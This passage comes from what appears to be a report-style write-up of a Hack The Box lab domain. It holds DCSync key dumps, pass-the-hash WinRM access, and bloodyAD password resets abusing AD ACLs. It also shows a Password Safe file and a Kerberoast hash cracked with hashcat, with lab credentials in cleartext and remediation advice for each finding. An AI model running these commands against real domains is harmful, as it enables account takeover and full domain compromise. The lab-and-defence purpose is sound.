administrator.htb\benjamin:aes256-cts-hmac-sha1-96:4b66781a5d6717643ab24e35ce93b9459383c0f7db0fb14875abc73330f36685
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:736016fa29a6dc291cc62a54a9250fdd
administrator.htb\benjamin:des-cbc-md5:2304f707617fe93b
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up ...
```

The Administrator NT hash was used in a pass-the-hash WinRM session:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ evil-winrm -i 10.129.14.38 -u administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/10/2026   5:46 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
0d2619bd1dd83c8c5339a4906d989489
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

2. Chained ACL Misconfigurations Enable Lateral Movement Across Multiple Domain Accounts - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	Multiple Active Directory access control misconfiguraitons form a lateral movement chain accessible from the initial low-privilege credential. Olivia holds `GenericAll` over Michael, granting full control of his AD object including the ability to set his password. Michael holds `ForceChangePassword` over Benjamin, allowing a password reset without knowing Benjamin's current password. These two edges allowed pivoting from Olivia to Michael to Benjamin with no vulnerability exploitation — only misconfigured AD permissions. Benjamin's reset credentials authenticated to the FTP service and recovered the `Backup.psafe3` archive that yielded Emily's credentials for the WinRM foothold.
Impact	Lateral movement from Olivia → Michael → Benjamin → FTP credential archive → Emily, resulting in WinRM access as Emily and the user flag. Emily's account held additional ACL rights enabling the privilege escalation chain in Findings 2 and 3.
Affected Component	• Active Directory — Olivia: GenericAll over Michael • Active Directory — Michael: ForceChangePassword over Benjamin • FTP service (port 21) — Benjamin: Backup.psafe3 in home directory
Remediation	Remove `GenericAll` from Olivia over Michael and `ForceChangePassword` from Michael over Benjamin. These rights should not exist between standard user accounts. Conduct a full BloodHound ACL audit and remove all `GenericAll`, `GenericWrite`, `ForceChangePassword`, and `WriteOwner` edges between accounts that do not have an explicit administrative delegation requirement. Remove FTP from the domain controller and relocate credential archives to a managed PAM solution.
References	• https://bloodhound.readthedocs.io/en/latest/ • https://attack.mitre.org/techniques/T1484/

Finding Evidence

BloodHound surfaced the full ACL chain from the initial credential:



Shadow Credentials failed (no ADCS), so Michael's password was set directly via GenericAll:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' add shadowCredentials michael
[+] KeyCredential generated with following sha256 of RSA key: 2f0592ff6217954aa646ed4e75cd5330b3765130aaf13301a8c8df7c354afeaf
[-] PKINIT failed on DC 10.129.14.38, you must find a Kerberos server with a certification authority!
[-] Retry on a working KDC and do:
badNTPKInit 'kerberos+pfx://administrator.htb\michael@10.129.14.38/?certdata=michael_tl.pfx&timeout=350'
[+] PKINIT PFX certificate saved at: michael_tl.pfx
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 579, in shadowCredentials
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 572, in shadowCredentials
    tgs, enctgs, key, decticket = client.with_clock_skew(client.U2U)
                                  ~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 845, in with_clock_skew
    return func(*args, **kwargs)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 479, in U2U
    self.get_TGT()
    ~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 317, in get_TGT
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 313, in get_TGT
    preauth_rep = self.do_preauth(etype, with_pac=with_pac)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 189, in do_preauth
    rep = self.ksoc.sendrecv(req.dump())
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
kerbad.protocol.errors.KerberosError: Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentication data)"
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'Olivia' -p 'ichliebedich' set password michael Password1!
[+] Password changed successfully!
```

Benjamin's password was reset via ForceChangePassword:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'michael' -p 'Password1!' set password benjamin Password1!
[+] Password changed successfully!
```

FTP as Benjamin retrieved the Password Safe archive, cracked as tekieromucho, yielding Emily's credentials and a WinRM session:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ ftp benjamin@10.129.14.38
Connected to 10.129.14.38.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

```
joe@primeradiant:~$ hashcat -m 5200 Backup.psafe3 rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

ATTENTION! Potfile storage is disabled for this hash mode.
Passwords cracked during this session will NOT be stored to the potfile.
Consider using -o to save cracked passwords.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1239 MB (14135 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Time.Started.....: Wed Jun 10 18:33:48 2026 (0 secs)
Time.Estimated...: Wed Jun 10 18:33:48 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3262.5 kH/s (8.31ms) @ Accel:8 Loops:512 Thr:256 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 139264/14344384 (0.97%)
Rejected.........: 0/139264 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 → katiekatie
Hardware.Mon.#01.: Temp: 37c Fan: 30% Util: 32% Core:1935MHz Mem:6800MHz Bus:16
Started: Wed Jun 10 18:33:44 2026
Stopped: Wed Jun 10 18:33:49 2026
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ evil-winrm -i 10.129.14.38 -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> whoami
administrator\emily
*Evil-WinRM* PS C:\Users\emily\Documents> cd..
*Evil-WinRM* PS C:\Users\emily> cd Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> dir


    Directory: C:\Users\emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/30/2024   2:23 PM           2308 Microsoft Edge.lnk
-ar---         6/10/2026   5:46 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily\Desktop> type user.txt
b41bd2f7a3fdf13016b018a2e91c187b
*Evil-WinRM* PS C:\Users\emily\Desktop>
```

3. GenericWrite Permission on Ethan Enables Targeted Kerberoasting of a DCSync-Capable Account - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	Emily holds `GenericWrite` over Ethan, allowing modification of arbitrary AD attributes including `msDS-ServicePrincipalName`. Writing an SPN to Ethan makes him eligible for Kerberoasting — the KDC will issue a TGS encrypted with Ethan's password hash, which can be cracked offline. Shadow Credentials and a direct password reset were attempted and both failed (no ADCS; account has a password change policy). The Targeted Kerberoast tool exploited `GenericWrite` to write a temporary SPN, request the TGS, and clean up automatically. The recovered TGS was cracked offline as `limpbizkit`.
Impact	Plaintext credentials for Ethan (`ethan:limpbizkit`) recovered offline. Ethan holds DCSync rights over the domain, making these credentials the key to full domain compromise in Finding 3.
Affected Component	• Active Directory — Emily: GenericWrite over Ethan • Ethan — DCSync rights: DS-Replication-Get-Changes, DS-Replication-Get-Changes-All
Remediation	Remove the `GenericWrite` ACL from Emily over Ethan. As a defence-in-depth measure, configure Ethan's account to require AES-256 encryption for service tickets by setting `msDS-SupportedEncryptionTypes` to exclude RC4 — this makes any future SPN-based attack impractical to crack offline. Also see Finding 3 for the DCSync rights remediation.
References	• https://github.com/ShutdownRepo/targetedKerberoast • https://attack.mitre.org/techniques/T1558/003/

Finding Evidence

BloodHound confirmed Emily's GenericWrite over Ethan and Ethan's DCSync rights:

Shadow Credentials and a password reset both failed:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' add shadowCredentials ethan
[+] KeyCredential generated with following sha256 of RSA key: 1f1e32c476519e8ccc374c176c9a93c47899e4a21640890566e1658d93026fd4
[-] PKINIT failed on DC 10.129.14.38, you must find a Kerberos server with a certification authority!
[-] Retry on a working KDC and do:
badNTPKInit 'kerberos+pfx://administrator.htb\ethan@10.129.14.38/?certdata=ethan_xy.pfx&timeout=350'
[+] PKINIT PFX certificate saved at: ethan_xy.pfx
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 579, in shadowCredentials
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/add.py", line 572, in shadowCredentials
    tgs, enctgs, key, decticket = client.with_clock_skew(client.U2U)
                                  ~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 845, in with_clock_skew
    return func(*args, **kwargs)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 479, in U2U
    self.get_TGT()
    ~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 317, in get_TGT
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 313, in get_TGT
    preauth_rep = self.do_preauth(etype, with_pac=with_pac)
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/client.py", line 189, in do_preauth
    rep = self.ksoc.sendrecv(req.dump())
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/kerbad/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
kerbad.protocol.errors.KerberosError: Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentication data)"

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ bloodyAD --host dc.administrator.htb -d administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' set password ethan Password1!
Traceback (most recent call last):
  File "/home/parallels/.local/bin/bloodyAD", line 6, in <module>
    sys.exit(main())
             ~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py", line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py", line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py", line 288, in password
    raise e
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py", line 129, in password
    await ldap.bloodymodify(target, {"unicodePwd": op_list})
  File "/home/parallels/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py", line 336, in bloodymodify
    raise err
badldap.commons.exceptions.LDAPModifyException: Password can't be changed. It may be because the oldpass provided is not valid.
You can try to use another password change protocol such as smbpasswd, server error may be more explicit.
```

Targeted Kerberoast exploited GenericWrite to return a crackable TGS:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/administrator]
└─$ cd targetedKerberoast

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/../HTB_Boxes/retired/administrator/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$3150f5c56c054d9b4bd46ce979233f8f$754f460f349eddc3294fbd5b6ba099a329caaaebf2fc17ec2938d1db1057ce360c217d9e8cd793e32302bdd40afd7249f40b13a6a26d654
bd066762f99b6963d88e2b6799cc09161e47c8e5d47489ea9004263e6917d3ddcba9141b16dcee003746a610a6304ad53e36865bbc43e48d14892cfd4b836a033561262fd3727b7a33236c16a416f13680c94565153d2e440c5749b274e73af241ac03ad18b119
2a9916846bd41d52e073031ff35417c2dec7b3357e996d041ff4d3d1408563c9eac4ea533f2e7c88320578b4c8a8549d8ac5ed65bed19b117deb097c882996abd3c0ec5d55bf5e0ddcf0c79360f7e2130b4172162b816b7a0f44ef485cbcd098d88362c1a36bb9
7a2eade26ee5b06e0b1ae33b57fdaef3d3a79897d4ee5646168992bd85cbff620382414e20b11b5a44319460220 99aa01ebb102d68b39d9b077c3163c61004534ed02880ffd0288ff3cb05d0e9af497adf88f804c0ec3a406fb00635804e7cadade687ea77634b
f37c744a04391ee92e23d64d3be6ade248bb1737aba971851aed0d9b41b0e1749525e888243cab52f22aa726a2ab2ce58d77c942a0581c8698ac7d951664291fd69ac2c069b3ba663d52af3704a96a55d78330288ffb95bcadadeaa678b4c672d37191aeea040e
67f5e7c52e09b26b07a8576f40efa5e0bd399b35520b054872c8d686bda93721b5a7682469e573bd62d9565bde9819468055698fdb17dfe9662876f346105b8c43b8249b0ac0b48a764ac097562a4cdf701f8b1d20f9ed11e7a4c3517658c64318c1292ba76e02
f175a2d747fe8b111a8cd9153757ddbb3ac7c40ef6b60b6c28707c23c9de157c2bb3c36a17d108c7d432623180768851 4f9855b7917cdd8e3ccd30fd11a8a7cfbee9816ebeb2e270c8baf9a35dca750e9a7d4b3780a4b382d3ccc46c4220913bcecf7c8072762
9b43c77ef4e5260ec79f607baec7195a76178676f505315b2b05cd0cf618c25345867390d16118dc13090a5a2015b32a27f1a37ea828f027bf85d8a66cff2aa0b9fa28a0b17c978c1077f84ba2993ee6b1f5fb927d93906c2fc2ecd4d6b6af78a832de129c5de7
6745b8d6f2761c50deae5753a6362f140de90bde430baf73278b793c0422564fbf97d261958a645562e3824b8688e543b659f7a774825b66dfbc27f7b92a13ee2be6257d1854a7d979930577210 6ddaaafae5d5b9e2788d0ff852514f4dccadf58cbea05bfdb3a
ac7c978ea585d0db5c0a50f87015b135924f97103553f7c6c8b3052e46e18492e7807d75b285ad1b2bed040190fbeb5d8eefea33955bbf30f1087a935b09845765f6fa4fe9c8b7525dfcfab271b0bc143247f30a445d6bf3c62b1b3bed24e6cf561489bd477fcb
43d985091b472080aca9e0aefd298dad81a23355895caca5c43d2d4c0b3ac2dc785f3e14cc9080f2c8536bed94bdc829f9caa526e79af531a16f9081761ae2caf35a2f23f72fe48c962e03158990bd9675b71a8a631ca9e8dd5b4dc0d1f1f26d503610525066a9
a88
[VERBOSE] SPN removed successfully for (ethan)
```

Hashcat cracked the TGS hash as limpbizkit:

```
joe@primeradiant:~$ hashcat -m 13100 ethan.hash rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
====================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1109 MB (14108 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$3150f5c56c054d9b4bd46ce979233f8f$754f460f349eddc3294fbd5b6ba099a329caaaebf2fc17ec2938d1db1057ce360c217d9e8cd793e32302bdd40afd7249f40b13a6a26d654
bd066762f99b496ad88e2b6799cc09161e47c8e5d47489ea9004263e6917d3ddcba9141b16dcee003746a610a6304ad53e36865bbc43e48d14892cfd4b836a033561262fd3727b7a33236c16a416f13680c94565153d2e440c5749b274e73af241ac03ad18b119
2a9916846bd41d52e073031ff35417c2dec7b3357e996d041ff4d3d1408563c9eac4ea533f2e7c88320578b4c8a8549d8ac5ed65bed19b117deb097c882996abd3c0ec5d55bf5e0ddcf0c79360f7e2130b4172162b816b7a0f44ef485cbcd098d88362c1a36bb9
7a2eade26ee5b06e0b1ae33b57fdaef3d3a79097d4ee5646160992bd85cbff620382414e20b11b5a4431946022099aa01ebb102d68b39d9b877c3163c6100%534ed02800ffd0288ff3cb85d0e9af497adf88f804c0ec3a406fb0063580%e7cadade687ea7634b
